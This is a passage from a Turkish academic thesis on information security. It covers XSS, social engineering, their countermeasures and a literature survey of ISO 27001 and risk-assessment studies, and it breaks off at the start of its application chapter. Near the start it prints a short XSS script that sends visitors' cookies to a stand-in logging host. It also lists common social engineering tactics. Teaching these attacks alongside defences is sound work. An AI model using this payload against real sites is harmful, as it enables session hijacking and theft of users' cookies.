Yukarıda yer alan bazı etiketler (tagler) kullanılarak XSS yani çapraz site betik saldırı rahatlıkla yapılmaktadır. Şekil 30 da görüleceği üzere kayit.php dosyası kullanıcının bilgisayarında yer alan çerezleri (cookieleri) okuyan bir loglama aracı haline gelmiştir. Bu saldırı sayesinde saldırgan siteye giren her internet kullacısının bilgisayarında yer alan cookieleri kayıt altına alıp ve bunları daha sonra kullanabilmesine imkan sunar.

```
<script language="javascript">
location.href='http://www.site.com/kayit.php?cookie='+escape(document.cookie)
</script>
```

Şekil 30. Örnek XSS Kodu

Çapraz Site Betik Saldırısından Korunma Yöntemleri

- Ücretsiz hazır web site kullanırken özellikle joomla, wordpress gibi dağıtımlarının eklentilerinin kontrol edilmesi.
- İnternette dolaşırken siteye girildiği andan itibaren bir yönlendirme yapılıyorsa ya da pop up tarzı yapılanları engellemek için kullanılan tarayıcının güvenlik ayarlarında bunların engellenmesi.
- Adres çubuğunda(URL) girilen değerlerde ve site içerisinde arama alanında bir filtrelemenin kullanılması. Özellikle scriptlerde kullanılan özel karakterlerin engellenmesi.
- Form verilerinin girildiği alanlar ve gönderilirken (POST ya da GET metodu) kullanımı göz önünde tutularak özel karakter filtrelenmesinin engellenmesi.
- Ağda kurulacak bir sistemle giden ve gelen verinin kontrolü ve düzeltilmesinin yapılması için sunucuların bir proxy ya da IPS cihazının arkasına konulması.
- Güvenlik açıklarını tespit etmek için ücretli ya da ücretsiz olarak mevcut olan programlar bulunmaktadır. Bu yazılımları düzenli olarak kullanarak sistem açıklıklarını bulmak. Kurumun kendi yaptığı testler dışında dışarıdan sızma testi yapan danışmanlık firmalarından destek alarak iç ve dış ağlarının testlerini yapması bu ihlallerin önüne geçecektir.

3.9 Sosyal Mühendislik Saldırısı

Sosyal Mühendislik, insan odaklı olarak gerçekleştirilen bir saldırı türüdür. Bu saldırıda insan zafiyeti kullanılarak bireyin kurum için gizli ve paylaşmaması gereken bilgilere rahatlıkla ele geçirmesidir. Bilgi güvenliğini sağlamada sistemler, şifreler yeterli olmamaktadır. Bunun için kurum içerisinde tüm personele bilinçlendirme eğitimlerinin verilmesiyle başlanabilir.

Sosyal Mühendisliğinin mucidi olarak bilinen kişi Kevin Mitnick 'dir. Bu alanda yazdığı "Aldatma Sanatı" adlı kitap ile saldırılarının %80 nine sosyal mühendislik yöntemiyle ulaştığını belirtmiştir.

Sosyal Mühendislik izlenen adımlar şunlardır:

- Kurumun dışarısıyla iletişimi sürekli olan çalışanların telefon yoluyla gizli ve önemli bilgilerin elde edilmesi. Burada kurum çalışanına kendini yetkili, üst düzey yönetici olarak tanıtarak yapılmakta.

- Kurum içerisinde gizli bilgilere erişime yetkili olan kullanıcı ya da yönetim tarafından belirlenmiş bir yöneticiye verilen erişim hakkının kuruma yeni girmiş bir çalışan tarafından kandırılarak bu bilgilerin elde edilmesi.

- Dışarıdan telefon ile aranılarak önemli bir yerden aradığına dair çalışanı kandırarak istenilenlerin yapılmaması durumunda kurumun zarar göreceğine ikna etmek.

- Kurum içinde CD, DVD, Flash Bellek kullanılarak truva atı yazılımlar kullanılarak tüm bilgisayarlara network üzerinde yayılması sonucunda tüm bilgisayarlardaki şifrelerin elde edilmesi.

- Kullanılmayan bilgisayar ya da sunucu hard disklerin toplanması ve içlerindeki bilgilerin incelenmesi.

- Çöplerin karıştırılması, çöpe atılmış not kâğıtları, CD, DVD ve diğer bilgisayar donanım ürünlerinin incelenmesi.

- Omuz sörfü olarak adlandırılan bu yöntemde kişinin şifreyi girerken ya da kısıtlı erişim yerlerine girerken izlenmesi, ekranı kilitlenmemiş bilgisayarları kullanmak.

- Saldırgan, kurum içinde erişim hakkı bulunan çalışan ile arkadaşlık kurma yoluna gidilerek gerek kurumun ortak bilgileri gerekse de kurumun gizli bilgilerini elde eder.

- Kurum dışında anket için ya da bankalardan gelen telefonlarda ve benzeri yollarla kişisel bilgilerin istenmesi.

- Elektronik posta(e-mail) yoluyla kredi kartı numarası, kurum içindeki çalışanın bilgilerinin, daha önce kurumda çalışan bir kişinin yakını olduğunu iddia etmesi, kurumda bir yöneticinin yakını olduğu iddia etmesi ve kuruma dair bilgiler(kullanıcı adı, şifre, personel bilgisi ve benzeri bilgiler) talep etmesi.

- Fiziksel erişimin olduğu yerlerde sahte kimlik kartları kullanarak çalışma saatlerinde ya da çalışma saatleri dışında kurum çalışanı ya da misafir gibi davranarak kuruma giriş yapması.

- Sosyal paylaşım siteleri kullanarak ilgili kurumda çalışanları tespit etmek ve kuruma dair gerek çalışma arkadaşları gerekse de kurum içinde çekilmiş resimleri kullanmak.

Sosyal Mühendislik Saldırılarından Korunma Yöntemleri

- Kurum içinde güvenlik politikasının etkili olması için kurum çalışanlarına açık ve anlaşılır bir şekilde tüm kurum çalışanlarına düzenli olarak eğitim verilerek farkındalık oluşturulması.

- Güvenlik politikalarına uyulmaması durumunda kurum çalışanlarına yaptırım uygulanması. Çalışana verilen yaptırımın takibinin yapılması.

- Kurum içinde kimlik doğrulama mekanizmasının kontrol edilmesi ve buna dair güvenlik politikasının düzenli olarak güncellenmesi.

- Telefon ile hassas bilgilerin(Kullanıcı adı, Şifre, TC Kimlik Numarası, Adres Bilgisi, Kızlık Soyadı vb.) paylaşılmaması.

- Kurum içinde Flash Bellek, CD, DVD yoluyla yazılım yüklenmesinin engellenmesi.

- Bilinmeyen kişilerden gelen elektronik postalara(e-maillere) yanıt verilmemesi.

- Kullanılmayan hard disklerin, çöpe atılan kâğıtların güvenli bir şekilde imha edilmesi.

- Sisteme erişimlerde kullanıcı ve şifre dışında güvenlik soruları ile ikinci bir kontrolün yapılması.

- Kurum içi ve dışında güvenlik kameralarının düzenli olarak kayıt yapması ve bu kayıtların düzenli bir şekilde güvenli bir ortamda saklanması.

- Kullanıcı tarafından ekranın kilitlenmemesi durumunda kurum güvenlik politikasına göz önünde tutularak uygun bir süre belirlenip bu süre içerisinde ekranda kullanıcının işlem yapmaması durumunda ekran kilidinin devreye girmesi. Genellikle bu süre beş dakika sınırlı tutulmaktadır.

- Kurumlardaki sistem odasına fiziksel erişim için parmak izi ve şifreli ya da kart sistemiyle yapılması. Sistem odalarına giriş ve çıkışlarına dair denetim iz kaydı (log kaydı) tutulması ve bu logların belirli sürelerde incelenmesi.

- Sosyal mühendislik saldırıları haberlerinin kurum çalışanlarına haber verilmesi ve bu konudaki güncel gelişmeler hakkında bilinçlendirilmesi.

- Bilgi güvenliğine ilişkin internet sitelerin takibinin yapılması.

- Kuruma ziyaretçi olarak gelen kişilerden kimlik alınması ve bu kişilere kurum içerisinden bir kişi tarafından refakatçının eşlik etmesi.

- Kurumda düzenli olarak sosyal mühendislik testinin yapılması.

4. Bilgi Güvenliği Konusunda Yapılan Güncel Çalışmalar

Bu konuda yapılan çalışmalar genel olarak iki temel amaca yöneliktir. Birinci amaç, bir kuruma özel bir bilgi güvenliği risk anketi oluşturulması, kurumda anketin uygulanması ve elde edilen sonuçların değerlendirilmesidir. Çalışmaların ikinci amacı da anket verilerinden yola çıkarak özdevimli öğrenme sınıflandırıcılarına uygun özgün bir nitel risk değerlendirme modeli geliştirmek ve hangi sınıflandırıcıların tasarlanan model için en başarılı sonuçları verdiğini belirlemektir. Sonuçlar değerlendirildiğinde geliştirilen modelin başarılı ve iyileştirmeye açık özgün bir model olduğu görülmüştür. Çalışma süresince [15] bu iki amaca ek olarak diğer bazı önemli ve özgün bulgular ve sonuçlar elde edilmiştir. Özdevimli öğrenme yaklaşımının bilgi güvenliği risk değerlendirme sürecinde denetim mekanizması olarak katkı sağlayacağı görülmüş ve çalışmadaki modelin iyileştirilmesinde bu sonuçlardan yararlanılmıştır. Bir başka bulgu, değişik anket uygulamalarında özdevimli öğrenme yaklaşımının hata denetim işlevi olarak kullanılabileceğinin ortaya çıkarılmış olmasıdır. Geliştirilen örnek modelin uygulanabileceği yeni çalışma alanları ve modelin iyileştirilmesine yönelik öneriler çalışma sonucunda ortaya konulmuştur. Çalışmadaki bilgi güvenliği risk alanlarının belirlenmesi, ilgili anketin oluşturulması ve anketin uygulanması sürecinde Türkiye'deki sağlık sektöründeki bir kurumun belli bir birimi ve o birimin çalışanları kapsama alınmıştır. Bilgi güvenliği risk anketinin içeriğindeki risklere ilişkin sorular özgün bir biçimde oluşturulmuş, ayrıca basitleştirilmiş şekilde psikometrik ölçüm amaçlı değerlendirme soruları da ankette kapsanmıştır. Çalışmanın risk değerlendirmesi aşamasında nitel risk değerlendirme yöntemi kullanılmıştır. Kurumdaki öncelikli riskleri belirleme ve tahmin etme sürecinde ikili sınıflandırıcı türündeki özdevimli öğrenme algoritmaları çalışmanın kapsamına alınmıştır. Toplam 68 değişik özdevimli öğrenim algoritması ve bu algoritmaların çeşitli alt işlevleri, değişik parametre

seçeneklerinin denenmesi ile birlikte 3200 civarında gözlem ve test yapılmıştır. Elde edilen istatistiksel değerler ve ölçüm sonuçları incelenerek model için en uygun algoritmalar saptanmış ve bu algoritmaların bileşkeleri sonucunda öncelikli risklerin hangileri olduğu belirlenerek modele son sekli verilmiştir. Ortaya konan model sonucunda elde edilen bulgular ve sonuçlar incelenmiş, bilgi güvenliği risk değerlendirmesinin belli alt alanlarında özdevimli öğrenmedeki ikili sınıflandırıcıların basarım düzeyi belirlenmiş ve bunlara ilişkin yeni gereksinimler, yeterlilikler veya geliştirme alanları ortaya çıkarılmıştır. [15]

Bu konuda yapılan bir başka çalışmada ise; çalışmanın konusunu, kurumsal bilgi teknolojilerinde sık karşılaşılan güvenlik sorunları, güvenliği sağlama yöntemleri, kök nedenler, saldırı türleri, korunma mekanizmaları ve güvenlik zafiyetlerinin teknik yapısının incelenmesi oluşturmuştur. Bu araştırmada, bilgi güvenliği konusunda hizmet veren bir şirketin 1998-2012 yılları arasındaki rapor sonuçları kullanılmıştır. Farklı alanlarda faaliyet gösteren 30 müşteriye ait güvenlik raporu verisi, saha çalışmaları ve mesleki tecrübe ile oluşan gözlem sonuçları kullanılmıştır. Tarama çalışmaları sırasında bilgi güvenliği ile ilgili yerli ve yabancı kaynaklardan yararlanılmış ve mesleki tecrübe ile oluşan gözlem sonuçları çalışmaya aktarılmıştır. Kurum isimleri gizlilik sözleşmeleri nedeniyle tez çalışması içerisinde geçmemiştir. Bu çalışmada, kurumsal bilgi teknolojilerinde yaygın bulunan zafiyetler on kök neden başlığı altında özetlenerek gruplandırılmıştır.[16]

Kurum içerisinde uygulanan sızma testlerinde ortaya çıkan zafiyetleri detaylı bir şekilde anlatılmış ve bu eksikliklerin önüne geçmek için sürekli güncelleştirme yapmanın bu tarz zafiyetlerinin önüne geçeceğine dair detaylı bilgiler verilmiştir.

Kurumsal bilgi teknolojilerinde bulunan zafiyetlerin her biri ile tek tek mücadele etmeye çalışmak yerine, o zafiyetin kurumun bilgi teknolojilerinde bulunmasının kök nedenini tespit etmek ve bu kök neden üzerine önleyici faaliyetler gerçekleştirmek önerilen bir yaklaşım olacaktır.[16]

Bu konuda yapılan bir başka çalışmada ise; “Kamu Kurumları İçin Bir Bilgi Güvenliği Yönetişim Modeli” adındaki bu çalışmada [17]; Türkiye için kamu kurum ve kuruluşlarında kullanılacak yeni Bilgi Güvenliği Yönetişimi Modeli önerilmiştir. Öncelikle tek bir kamu kuruluşunda bu modelin nasıl uygulanacağı açıklanmıştır. Ayrıca modelin tek bir kurum ya da kuruluşun da kullanılması için tasarlanmasının yeterli olmayacağı düşüncesinden hareketle, önerilen modelde kurum ve kuruluşların birbirleriyle etkileşimini de içeren yeni bir yapı ortaya konulmuştur. Bu sistemin işleyebilmesi için de tüm kamu kurum ve kuruluşları ile birlikte özel şirketleri de içeren bir Bilgi Güvenliği Stratejisi Kurulu (BGSK)’nun kurulmasının gerekliliğine vurgu yapılarak, bilgi güvenliği konusunun yasal dayanaklarla desteklenmesi önerilmiştir. Bu modelin İstanbul Büyükşehir Belediyesi, bağlı kurumları ve iştirak şirketlerinde nasıl kurulabileceği örnek olarak anlatılmıştır.[17].

Bilgi Güvenliği Stratejisi Kurulu (BGSK)’nun, Bilgi Güvenliği Yönetişim Modelini uygulayan kurumları nasıl denetleyeceği ve bunun için nasıl bir döngü kurulabileceği ile ilgili çalışma yapılabilir. Ayrıca bu modele paralel olarak ya da bu modelle bütünleşik olarak COSO ve COBIT/ITIL modellerinin nasıl bütünleşik hale getirilebileceği konusunda da bir çalışma çok faydalı olacaktır. Son olarak, bu modelde birbirleriyle etkileşim içinde bulunan kurum ve şirketlerin, etkileşim yöntemleri ve etkileşim şekillerinin nasıl tanımlanacağı konusunda da teferruatlı bir çalışma yapılması, modelin tasarımına ve işleyişine yönelik faydalı ve gerekli bir ön çalışma olacaktır.[17]

Bu konuda yapılan bir uzaktan eğitim çalışmasında ise; tasarlanmış olan WTUES'nin uygulaması, üniversitemizin bir projesi olan WELANIMAL kapsamında gerçekleştirilmiştir. Bu amaçla özellikle bilgi güvenliği konusunda yapılması gereken çalışmalar ve alınması gereken önlemler WELANIMAL projesi ile uygulamaya dönüştürülmüştür. Afyon Kocatepe Üniversitesi Veteriner Fakültesi'nin Avrupa Birliği Leonardo Da Vinci projesi olarak kabul edilen WELANIMAL projesi, bu tez çalışması ile birlikte, daha güvenli bir sistem haline getirilmiştir. Projenin amacı kısaca: "Hayvan yetiştiriciliği ve hayvan refahı gibi konularda dünya genelinde bir uzaktan eğitim sisteminin oluşturulması" şeklinde adlandırılmaktadır. Afyon Kocatepe Üniversitesi Bilgi İşlem Daire Başkanlığı tarafından geliştirilen Uzaktan Eğitim Sistemi'nde; bilgi güvenliği özellikle dikkate alınmış ve tüm sistem bu doğrultuda planlanarak hazırlanmıştır. Yazılım, donanım, sistem ve ağ çalışmaları olmak üzere; bilginin güvenliği, bilginin elektronik ortama aktarılması, bilginin yayınlanması, iletimi ve saklanması gibi konular tasarlanmış, kodlanmış ve uygulamaya geçirilmiştir.[18]

Sistemin kullanıma açılması ile birlikte her gün yeni kullanıcıların sisteme üye oldukları ve etkileşimli eğitim bölümlerini kullandıkları tespit edilmiştir. Kullanıcı ile ilgili bilgiler düzenli olarak sistem tarafından sistem yöneticisine elektronik posta ile bildirilmektedir. Sistemin yayına başlamasından itibaren yaklaşık 8 aylık bir süreçte ciddi güvenlik sorunu yaşanmamış ancak sistem tasarımcıları tarafından tespit edilen bazı güvenlik önlemleri eklenmiştir.[18]

Bu konuda yapılan bir web tabanlı bir test aracı çalışmasında ise; kurumların bilgi güvenliğini hangi başarılılıkta uyguladıklarını saptamak için, ISO/IEC 27001:2007 Bilgi Güvenliği Yönetim Sistemi prensiplerinin kullanıldığı web tabanlı bir test aracı geliştirilmiştir. Bu test aracı, kurumlardaki bilgi güvenliği altyapısının zaman içindeki durumlarının izlenmesi amacıyla da kullanılabilir. Test aracı, popüler bir açık kaynak programlama dili olan PHP ile geliştirilmiş; veri tabanı yönetim sistemi olarak ise yine açık kaynak mimarisine sahip MySQL kullanılmıştır. Web tabanlı olarak hazırlanan çevrim içi (online) anket seklindeki bir envanter sistemi yardımıyla toplanan bilgiler ISO/IEC 27001 ölçütleri çerçevesinde değerlendirilerek, envanteri dolduran kurumun/sirketin (hem kurumsal, hem de her bir çalışanı bazında bireysel) bilgi güvenliği altyapısı ile ilgili çıkarımlarda bulunulmuştur. Ayrıca, sektörel bazda istatistiksel çıkarımlar da yapılarak, ülkemizdeki durumun kendi içinde ve dünyadaki diğer örnekleriyle karşılaştırılması hedeflenmiştir. Çalışma, "Bilgi Güvenliği Yönetim Sistemi'nin kurum içindeki süreçlere katkısını da ortaya çıkartmaktadır. Çalışmanın son ürünü, Bilgi Güvenliği Yönetim Sistemi altyapısını değerlendirip, raporlayan bir test aracıdır (yazılım sistemi). Bu sistem, aynı zamanda, kendi içinde temel bir yönetim modülüne de sahiptir. Böylece, envanter soruları, yorumlar, bilgi güvenliği temel alanları gibi unsurlar kolayca değiştirilebilir ve yenileri eklenebilir. Envanteri dolduran firmalarla ilgili tüm bilgiler ve envanter yanıtları tüm detayları ile raporlanabilir.[19]

Bilgi güvenliği mimarisi için yapılan bir başka çalışmada ise; kurum ve kuruluşların bilgi sistemi güvenliği konusu ele alınmıştır. İnternet kullanımı ve bilgi sistemlerine dayalı iş modellerinin artışı ile bilgi sistemi güvenliği önemli bir hale gelmiştir. Temel güvenlik kavramları ile kurumsal bilgi sistemleri güvenliği konuları ele alınmıştır. Bir güvenlik mimarisi önerebilmek için bir uygulama geliştirilmiştir.[20]

Bu uygulamada sanal bir organizasyon tanımlanmış ve değişiklikler yapılarak güvenli bir mimariye getirilmiştir. Kurum ve kuruluşlarda sıkça kullanılan güvenlik ürünleri değiştirilen yapı ile "defense in depth" stratejisi uygulanarak bütünleştirilmiştir. Bu sayede saldırgan ve varlık arasına birden fazla savunma noktası konulmuştur. Uygulama sonunda ortaya çıkan mimarinin katmanlı yapısı örnek saldırı vektörleri ile test edilmiştir.[20]

Bilgi güvenliği yönetim sistemine yönelik yapılan bir çalışmada ise; Bilgi Teknolojilerinin (BT) gelişimi, sağlıktan eğitime, ticaretten bankacılık işlemlerine kadar her türlü kurumu etkilemektedir. Bu etkileşim ile bilgi güvenliği ve iş sürekliliği gibi gereksinimlerin sağlanabilmesi için Bilgi Güvenliği Yönetimi konusu ortaya çıkmıştır. Bu ihtiyaçların doğrultusunda, Bilgi Güvenliği Yönetim Sistemiyle (BGYS) ilgili işlemlerin kaliteli bir şekilde tanımlanabilmesi ve tamamlanabilmesi için bir standart tanımına gereksinim duyulmuştur.[21]

Bu tez çalışmasında, BGYS standardı olarak tanımlanan ISO/IEC 27001 standardı ve bu standardın nasıl uygulanması gerektiği konusu işlenmektedir. Ayrıca, bilgi güvenliği yönetimine yardımcı olan Bilgi Güvenliği Risk Yönetimi (BGRY) standardı ISO/IEC 27005'in, ISO/IEC 27001 ana standardıyla nasıl bir bağlantıda bulunduğu ve BGYS'yi uygulama işlemlerinin her iki standart tarafından nasıl yönlendirilmesi gerektiği açıklanmaktadır.[21]

Bu tez çalışmasının amacı, ISO/IEC 27001 standardına uyumlu olarak BGYS'yi uygulama işlemlerinin nasıl daha anlaşılır ve daha kullanılabilir biçimde tanımlanabileceğini göstermektir.[21]

Bu tezde, Türkiye'de ISO/IEC 27001 standardı uygulanırken izlenen sürece dair yapılan araştırmanın sonuçları ve ISO/IEC 27001 standardına geçmeyi amaçlayan kişilere ve kurumlara yönelik öneriler sunulmaktadır.[21]

Kurumsal bilgi güvenliğine yönelik yapılan bir başka çalışmada ise; Bilgi güvenliği genel olarak incelenmiş, kurumsal bilgi güvenliği ve standartları değerlendirilmiş, bilgi güvenliğini zaafa uğratan tehditler gözden geçirilmiş, ülkemiz bilişim hukuku incelenmiş ve yüksek tehdit altında olan web uygulamaları üzerine odaklanılmıştır. Yapılan incelemelerde web ortamlarında büyük tehdit oluşturan SQL enjeksiyonu ve sızma testleri genel olarak gözden geçirilmiş ve bu konularda uygulamalar yapılarak, konu detaylı olarak değerlendirilmiş ve alınması gereken önlemler sunulmuştur.[22]

Yüksek seviyede bir bilgi güvenliğinin sağlanmasında önemli olan insan faktörü-teknoloji-eğitim kavramları tekrar gözden geçirilmiş ve sızma testlerinin bu faktörler üzerindeki etkisi araştırılmış, tespit edilen tehditlerin giderilmesine ve mevcut durumun iyileştirilmesine yönelik çözüm önerileri sunulmuştur.[22]

Kurumsal bilgi güvenliğinin sağlanmasında, bilgi güvenliği sürecini etkileyen temeldeki üç unsurun insan faktörü, eğitim ve teknoloji olduğu bu tez kapsamında elde edilen önemli bulgulardan bir diğeridir. Kurumsal bilgi güvenliğinin sağlanmasıyla ilgili olarak bu tez çalışmasında güvenliğin bir ürün veya hizmet olmadığı, insan faktörü, teknoloji ve eğitim üçgeninde süreklilik arz eden yönetilmesi zorunlu bir süreç olduğu esas alınmış, bu üç unsur arasında tamamlayıcılık olmadığı sürece yüksek seviyede bir güvenlikten bahsedebilmenin mümkün olamayacağı saptanmıştır. Yüksek seviyede kurumsal bilgi güvenliğin sağlanması için yapılması gerekenler, alınması gerekli önlemler ve tedbirler bu çerçeve dâhilinde açıklanmıştır.[22]

Kurumsal bilgi güvenliği yönetimi alanında yapılan bir çalışmada ise; Bilgi güvenliği ve unsurları incelenerek, kurumsal bilgi güvenliği ve standartları değerlendirilmiştir. Bu çerçevede kurumların bilgi güvenliğini zaafa uğratacak tehditler, riskler gözden geçirilerek, ülkemiz bilişim hukuku ve bilişim mevzuatı incelenmiş ve risk altındaki uygulamalar değerlendirilip web ve veri tabanları üzerinde yoğunlaşmıştır. Bu kapsamda kurumların en değerli varlıklarından sayılan bilgi varlıklarının korunması için alınacak önlemler belirlenerek sunulmuştur. Makul seviyede bilgi güvenliğinin sağlanması için önemli olan işlemler tekrar gözden geçirilmiş ve kurumsal bilgi güvenliği yönetimi üzerindeki etkisi araştırılmış, tespit edilen risklerin giderilmesi ve yönetilmesine yönelik çözüm önerileri sunulmuştur. Bu tez çalışmasının ülkemiz kurumsal bilgi güvenliği yönetimi alanında yapılan kapsamlı bir çalışma olması nedeniyle ülkemizde bilgi güvenliğine gereken önemin verilmesine katkı sağlayacağı, kurum ve kuruluşlar için bir uygulama ve farkındalık kaynağı olacağı ve bilgi güvenliği bilincinin yükseltilmesine katkıda bulunacağı tahmin edilmektedir.[23]

Kurum ve kuruluşların üst düzeyde bilgi güvenliği ve iş sürekliliğini sağlamaları için standartlar çerçevesinde teknik önlemlerin uygulanmasının yanında teknik olmayan(insan faktörü, prosedürel faktörler, vb.) önlemlerin ve denetimlerin alınması, tüm bu süreçlerin devamlılığının sağlanılması ve bilgi güvenliği standartlarına uygun olarak yönetilmesi amacıyla yönetim tarafından desteklenen insanları, iş süreçlerini ve bilişim teknolojilerini kapsayan bilgi güvenliği standartlarına uygun olarak BGYS kurmaları gerekmektedir.[23]

Bilgi güvenliği alanında yapılan bir başka çalışmada ise; Dünyadan ve Türkiye'den en güncel istatistiksel bilimsel verilerle mevcut durum ortaya konularak bilgi güvenliğinde ortak yapılan en yaygın yanlışlara dikkat çekilmekte ve bunlara yönelik olarak kısa ve uzun vadede toplum geneline ve kurumlara uygulanabilecek etkin çözüm önerileri sunulmaktadır. Kurum dışına veri iletimi, transferi, vb süreçlere özellikle odaklanmalı ve bu aşamalardaki olası tüm risklerin en aza indirgenmesi hedeflenmelidir. Bu konuya ilişkin bir örnek vermek gerekirse; Çalışanların çoğu Internet, vb iletişim sistemleri üzerinden iletilen verinin güvenliğine öncelikle odaklanır ama şirket dışına çıkması gereken yedek dosyalar, arızalanmış veya atıl duruma gelmiş ama içinde hala gizli şirket verisi taşıyan bilgisayar, CD, yedekleme kartuşu, vb.nin güvenliği genelde göz ardı edilir. Oysa bu gibi cihazlar ve içindeki veriler de mutlaka kontrol edilmeli ve gizli bilgiler imha edildikten veya şifrelendikten (İng. encryption) sonra kurum dışına çıkarılmalıdır. Çözüm önerilerinin ve önlemlerin teknoloji boyutundaki yapılabilecekleri kısaca özetlemek gerekirse; ilgili her türlü ağ, iletişim, bilgisayar, elektronik kayıt, arşiv, yedek ve ayrıca yazılı belgeler, yazıcı, faks, vb. araçların kullanımında olabildiğince en güncel kimlik doğrulama ve yetkilendirme teknolojileri tercih edilmelidir. Buna ek olarak, belli noktalarda, cihazlara kaydedilen ve/veya ağlar üzerinden iletilen veriler için şifreleme teknolojileri de mutlaka kullanılmalıdır. Biometrik, e-imza, tek kullanımlık parola, vb. teknoloji seçeneklerinden hangisinin kullanılacağı, hangi şifreleme yazılımı ve hangi anahtar uzunluğu ile şifreleme yapılacağı, vb. soruların yanıtlarının ilgili risk analizleri sonucunda belirlenmesi gerekmektedir. Bir kurum, bütçesinden yüksek miktarda TL'sini bu iş için ayırıp en pahalı ve en karmaşık teknolojiye parasını harcasa bile doğru güvenlik yatırımını yapmış olduğunun garantisini alamayacaktır. Kurumlar kendi içlerinde belli birimleri ve bu konuda yetkin personelini görevlendirip belli zamanlarda iç güvenlik

denetimleri yaptırmalı ve bunun yanı sıra yılda en az iki kez de kurum dışı güvenlik danışmanlık firmalarından dış denetim hizmeti almalıdır. Kurumlardaki istihdam süreçlerinde uygulanan bazı yöntemler ve önlemler, bilgi güvenliğinde etkin ve uzun vadeli çözümler sağlanmasına katkı yapmaktadır. Kurumun içerisinde ticari sırları ve gizli bilgileri en yoğun olarak kullanacak personellerin işe alım süreçlerinde adli sicil, güvenlik kontrolleri, referans araştırmaları, kişilik testleri, adayın güvenilirliğinin irdelenmesi, vb çalışmalar kapsamlı bir şekilde yapılmalıdır. Kurum geneli uygulanacak her çeşit projede, ister bilgi teknolojileri ile ilgili olsun, ister örgütsel yapılanma veya iş süreçlerinin değişimi ile ilgili olsun, bilgi güvenliği projelerin en başından itibaren sürece katılmalıdır ve projenin her aşamasında güvenlikle ilgili kısımlar da irdelenmelidir. Bilgi güvenliği yönetimi, sürekli yaşatılması gereken, değişimlere uyum sağlayarak sürekli gelişime açık olması gereken bir süreçtir. Bilgi güvenliği, sadece teknoloji veya sadece bilgisayar güvenliği değildir. Bilgi güvenliği; insan, süreç ve teknoloji üçlüsünün birlikte uyumlu bir şekilde çalışması gereken bir yönetim sistemidir. Özetle bilgi güvenliği, özel hayatta ve iş yaşamında kanıksanması, öğrenilmesi, rutin hale gelmesi gereken bir süreçtir. Bilgi güvenliği ve güvenlik tehditleri gibi bir konuda bile; insanların korkuyla değil, ancak sevgiyle ve eğitimle kazanılabileceği önemle vurgulanmalıdır. [24]

Bilgi güvenliği farkındalığına yönelik yapılan bir çalışmada ise; kurumlarda bilgi güvenliğine yönelik risklerin önlenmesinde, bilgi güvenliği farkındalığının önemi ve farkındalık oluşturma yöntemlerini kapsamaktadır. Bilgi güvenliği farkındalığını oluşturmanın ana yolu kurumda en üst seviyedeki yönetimden en alt seviyedeki çalışana hatta tedarikçilere kadar çalışanların görev ve pozisyonları da dikkate alınarak ihtiyaç ve beklentilere göre farklı eğitim ve farkındalık programları hazırlanmalı ve eğitimler düzenlenmelidir. Bu eğitimler bir çalışan ise başladığında verilen oryantasyon eğitimlerinin ayrılmaz bir parçası olarak düşünülmeli ve mutlaka her çalışana en az bir kez verilmelidir. Daha sonraki dönemlerde ise çalışana planlamış varsa alması gereken diğer eğitimler düzenli olarak verilmedir[25]. Ayrıca çalışmada kurum çalışanlarına bu farkındalığı kazandırmak için yöntemler bulunmaktadır.

Bilgi güvenliği yönetim sistemi için yapılan bir başka çalışmada ise; Birçok kuruluş Bilgi Güvenliği Yönetim Sistemi (BGYS) kurmak ve bu yönetim sistemini TS ISO/IEC 27001 sertifikası ile belgelendirmek istemektedir. BGYS'nin hedeflediği kapsam tüm kurum ve iş süreçleri olsa da bu isteklerin genellikle kurumların bilgi işlem birim temsilcilerinden veya bilgi işlem biriminin bağlı olduğu üst yöneticilerinden geldiği görülmektedir. TS ISO/IEC 27001 standardı, belirli bir kapsam dâhilinde iş süreçlerini dikkate alan bir risk analizinin gerçekleştirilmesini zorunlu kılmaktadır. İstekler bilgi işlem birimlerinden geldiği için birçok BGYS kurulum çalışmasında kapsam bilgi işlem süreçleri olarak belirlenmektedir. Diğer taraftan bilgi işlem kapsamında gerçekleştirilmesi planlanan risk analizi sürecinde genellikle sadece donanımlara ve yazılımlara odaklanılmaktadır. Bu durumda ise, yönetimsel birçok risk göz ardı edilebilmektedir. Bu çalışmada, bir BGYS kurulum çalışmasında süreçlerin, süreçte yer alan varlıkların, varlıklardaki açıklık ve tehditlerin nasıl ifade edilebileceğine yer verilmiş ve süreç modeli kullanılarak nasıl risk analizi yapılabileceği konusunda bir öneri getirilmiştir. Önerilen metodun, özellikle bilgi işlem süreçlerinin kapsam dâhilinde olduğu Bilgi Güvenliği Yönetim Sistemi kurulumu çalışmalarında etkin bir şekilde kullanılabileceği değerlendirilmektedir. Günümüzde, BGYS kurulum istekleri bilinçlenmeden dolayı genellikle kurumların bilgi işlem birimlerinden gelmektedir. Bu da, bilgi işlem süreçlerinin kapsam dâhilinde olduğu BGYS çalışmalarının önünü açmaktadır. Kapsam dâhilindeki süreçleri modelleyebilen bir risk analizi süreci, BGYS'ye sadece teknik çerçeveden bakılmasının da önüne geçecek önemli bir araç olacaktır. Önerilmiş olan yöntemin TS ISO/IEC 27001 standardındaki gereklilikleri karşılamaktadır. Standart çerçevesinde önerilen metodun kullanılmasıyla oluşturulmuş olan bir BGYS'nin kolaylıkla sertifika alabileceği değerlendirilmektedir. Akademik kaynaklarda BGYS sertifikalandırma sürecinin son derece zor olabildiği

söylenmektedir. Bunun nedeni olarak standardın birçok unsuru aynı anda içermesi ve sertifikasyon için tüm unsurların bulunması gerekliliği gösterilmektedir. Önerilen yöntem, BGYS kurulumu kapsamındaki birçok temel unsuru kapsamaktadır. Bütün bu unsurları, kurum çalışanlarının da katılımı ile maliyet etkin ve hızlı bir şekilde tamamlamak mümkündür. Önerilmiş olan süreç tabanlı risk analizi yöntemi ile sadece teknik riskler değil, kurumsal, fiziksel, süreç sel ve personel ile ilgili riskler de dikkate alınmaktadır. Standart ve akademik kaynaklar, BGYS'nin kuruluşun ticari riskleri bağlamında kurulması gerektiğini ifade etmektedir. Bu nedenle sadece bilgi işlemin sorumluluğunda olduğu teknik riskler göz önüne alınarak BGYS kurulması beklenen etkiyi göstermeyecektir. Önerilmiş olan yöntem sadece sunucular ve yazılımlar gibi teknik kalemleri ön plana çıkartmamaktadır, bunun yerine süreçleri vurgulamaktadır. Böylece, söz konusu yöntem kurumsal bakış açısı ile uyum sağlamaktadır. Son söz olarak önerilmiş olan özelleşmiş bir yazılımın kullanılmadığı, süreç modellemesini içeren ve nitel risk analizi yöntemi kamu kurumları bilgi işlem birimlerinin ihtiyaçlarını karşılayacak şekilde tasarlanmıştır.[26]

5. UYGULAMA

5.1 Amaç

